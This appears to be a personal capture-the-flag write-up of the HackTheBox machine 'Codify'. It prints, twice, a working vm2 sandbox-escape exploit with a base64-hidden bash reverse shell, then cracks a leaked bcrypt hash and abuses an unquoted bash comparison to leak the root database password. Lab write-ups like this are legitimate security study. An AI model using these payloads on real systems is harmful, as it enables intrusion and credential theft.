Codify (Linux)

This was a really fun box.

What did new things did I learn/use:

REMEBER THE BASH PITFALLS. THIS WILL BE USEFUL IM SURE OF IT.
Bash scripting is powerful but can be error-prone due to its nuanced syntax and behavior. Even seasoned developers can fall into these traps, leading to scripts that fail in unexpected ways. By studying these pitfalls, you can write scripts that are more reliable and maintainable.
https://mywiki.wooledge.org/BashPitfalls

This sandbox escape from the web challenge was really fun and I was able to build the reverse shell payload very easily after I found the PoC from exploit-db.

```
const { VM } = require("vm2");
const vm = new VM();

const command = 'echo YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuOS85MDAxICAwPiYxICsK | base64
-d | bash' ; //This is the bash command payload that is being injected to get a reverse
shell.

const code = `
async function fn() {
    (function stack() {
        new Error().stack;
        stack();
    })();
}

try {
    const handler = {
        getPrototypeOf(target) {
            (function stack() {
                new Error().stack;
                stack();
            })();
        }
    };

    const proxiedErr = new Proxy({}, handler);

    throw proxiedErr;
} catch ({ constructor: c }) {
    const childProcess = c.constructor('return process')
().mainModule.require('child_process');
    childProcess.execSync('${command}');
}
`;

console.log(vm.run(code));
```

This is the first web challenge where I actually enumerated through the web directories of the web app. I was able to get a user's password this hash this way. I used ps to find where the web directories were being stored.

Enumeration

```
nmap -p- -T5 10.129.53.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 09:21 CDT
Nmap scan report for codify.htb (10.129.53.103)
Host is up (0.034s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 19.11 seconds

~/HackTheBox 127.0.0.1 10.10.14.9
```

```
❯ nmap -p80,3000 -sCV -T5 10.129.53.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 09:22 CDT
Nmap scan report for codify.htb (10.129.53.103)
Host is up (0.042s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Codify
3000/tcp open  http    Node.js Express framework
|_http-title: Codify

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.79 seconds
```

Well we know it is going to be a webapp challenge.


Let's see what we can find hosted on port 80 and 3000.
The page allows you to enter code to run inside of a sandbox.
The about page tells user the web app is running vm2 “3.9.16”
After researching this specific version, there is a sanbox escape vulnerability that allows attackers remote code execution.
More info about the vulnerability here: https://nvd.nist.gov/vuln/detail/cve-2023-30547

Let's make a payload out of this. Well use this exploit-db PoC for help: https://www.exploit-db.com/exploits/51898

Uploading this code to the webapp will run the bash command that has been obfuscated with base64. The bash command opens a reverse shell to the attackers machine on port 9001.


```
const { VM } = require("vm2");
const vm = new VM();

const command = 'echo YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuOS85MDAxICAwPiYxICsK | base64
-d | bash' ; //This is the bash command payload that is being injected to get a reverse
shell.

const code = `
async function fn() {
    (function stack() {
        new Error().stack;
        stack();
    })();
}

try {
    const handler = {
        getPrototypeOf(target) {
            (function stack() {
                new Error().stack;
                stack();
            })();
        }
    };

    const proxiedErr = new Proxy({}, handler);

    throw proxiedErr;
} catch ({ constructor: c }) {
    const childProcess = c.constructor('return process')
().mainModule.require('child_process');
    childProcess.execSync('${command}');
}
`;

console.log(vm.run(code));
```

Using netcat to open the listening port on my attacking machine allows us to get a low-access shell!


```
❯ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.53.103] 34344
bash: cannot set terminal process group (1252): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$ 
```


Initial Foothold

We see that the web app is running another node.js framwork "pm2"
We can also see where the web app's config files are being stored in /var/ww/editor/index.js
Let's see what we can see in the web directories.




```
svc@codify:/var/www$ ls
ls
contact
editor
html
svc@codify:/var/www$ cd contact
cd contact
svc@codify:/var/www/contact$ l
l
index.js  package.json  package-lock.json  templates/  tickets.db
svc@codify:/var/www/contact$ ls
ls
index.js
package.json
package-lock.json
templates
tickets.db
svc@codify:/var/www/contact$ cat tickets.db
cat tickets.db
◆T5◆◆T◆format 3@  .WJ
       otableticketsticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, descri
ption TEXT, status TEXT)P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)◆◆ tableusersus
ersCREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
◆◆G◆joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
◆◆
◆◆◆◆uusers
          ickets
r]r◆h%%◆Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead
 of coming to this site, can I download this and set it up in my own computer? A feature like that would be nice.ope
n◆ ;◆wTom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based
stuff. Would help me out a lot. Thanks!opensvc@codify:/var/www/contact$ 
```

Let's run hashcat against this password hash.



```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLH.../p/Zw2
Time.Started.....: Sun May 11 09:59:34 2025 (11 secs)
Time.Estimated...: Tue May 13 22:50:58 2025 (2 days, 12 hours)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       65 H/s (3.63ms) @ Accel:16 Loops:4 Thr:1 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 512/14344385 (0.00%)
Rejected.........: 0/512 (0.00%)
Restore.Point....: 512/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3592-3596
Candidate.Engine.: Device Generator
Candidates.#1....: hockey → james1
Hardware.Mon.#1..: Temp: 66c Util: 89%

$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1
```




```
su - joshua
Password: spongebob1
ls
user.txt
```

Now I was succesfully are able to move laterally and sign in as the joshua user. Let's see if we can escalate our privileges with this user.

Let's log in to the joshua account via ssh with this password so we can have a more reliable terminal and connection.

Priv Escalation

Let's list out the sudo permissions that this joshua user has.



```
sudo -l -S
[sudo] password for joshua: spongebob1
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
```

Ok, let's see what this bash script actually is.

```
joshua@codify:~$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;"
| /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/
bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
```


If I try to look in any of the directories or files that the script is using, I get permission denied errors.
Maybe it is a logic error with how the bash script.

Once the MySQL password for the is entered from the if/else statement, this line write here prints the password in plaintext from the command line. If we are able to get past the if/else statement, we could look at the running processes and find the password.

```
databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;"
| /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")
```

But how can we get past the if/else statement if we don't have the database password.

Let's look through some common bash pitfalls to see if we can input anything that will.
Bash scripting is powerful but can be error-prone due to its nuanced syntax and behavior. Even seasoned developers can fall into these traps, leading to scripts that fail in unexpected ways. By studying these pitfalls, you can write scripts that are more reliable and maintainable.
https://mywiki.wooledge.org/BashPitfalls



34. if [[$foo = $bar]] (depending on intent)

When the right-hand side of an `=` operator inside [[is not quoted, bash does pattern matching against it, instead of treating it as a string. So, in the code above, if `bar` contains `*`, the result will *always* be true. If you want to check for equality of strings, the right-hand side should be quoted:

```
if [[ $foo = "$bar" ]]
```

If you want to do pattern matching, it might be wise to choose variable names that indicate the right-hand side contains a pattern. Or use comments.

It's also worth pointing out that if you quote the right-hand side of `=~` it *also* forces a simple string comparison, rather than a regular expression matching. This leads us to:

```
if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi
```


We see here that we can use one of those bash pitfalls was made to make the if/else statement we need true.
When the right-hand side of an “=" operator inside [[is not quoted, bash does pattern matching against it, instead of treating it as a string.
This means if I input * when the script prompts for the MySQL password, it will **always** return true.

This is exactly what I need. Now all I need to do is look at the running processes to see the password printed to the command line.
There's a couple ways to do this. I can write a bash script that runs the ps command over and over while grepping to filter outfor the correct process and hopefully we will be able to see the password.
This is sort of almost like a race-conidtion type of exploit but it could definetly work in practice.

But let's use a tool that is specifically designed for exactly this.

pspy : *pspy* is a command line tool designed to snoop on processes without need for root permissions.
So let's install pspy, open a python http server on the attacking machine, and then run a wget command from the victim's machine in order to run pspsy.

Once we do all of that we can use tmux to open two seperates windows inside of the ssh window.
This was we can have pspy running in one window to pickup all the running processes, then we can have the script running as root while injecting the * into the input to print out the password.
Let's get it done.



```
2025/05/11 23:27:49 CMD: UID=1000  PID=3435   | -bash
2025/05/11 23:27:54 CMD: UID=1000  PID=3436   | -bash
2025/05/11 23:27:55 CMD: UID=1000  PID=3437   | -bash
2025/05/11 23:27:59 CMD: UID=0     PID=3438   | sudo /opt/scripts/mysql-backup.sh
2025/05/11 23:27:59 CMD: UID=0     PID=3439   | sudo /opt/scripts/mysql-backup.sh
2025/05/11 23:27:59 CMD: UID=0     PID=3440   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3442   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3443   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3445   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3444   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3446   | /usr/bin/grep -Ev (Database|information_schema|performance_schema)
2025/05/11 23:28:01 CMD: UID=0     PID=3447   | /usr/bin/echo Backing up database: mysql
2025/05/11 23:28:01 CMD: UID=0     PID=3449   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3448   | /usr/bin/mysqldump --force -u root -h 0.0.0.0 -P 3306 -pkljh12k3jhas
kjh12kjh3 mysql
2025/05/11 23:28:01 CMD: UID=0     PID=3450   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3451   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3452   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3453   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3454   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3455   | /bin/bash /opt/scripts/mysql-backup.sh
2025/05/11 23:28:01 CMD: UID=0     PID=3456   | /bin/bash /opt/scripts/mysql-backup.sh

joshua@codify:/tmp$ cd
joshua@codify:~$ sudo /opt/scripts/mysql-backup.sh
[sudo] password for joshua:
Enter MySQL password for root:
Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
joshua@codify:~$
```

Let's go it worked. Let's see if I can login to root with this password.
And now I have root!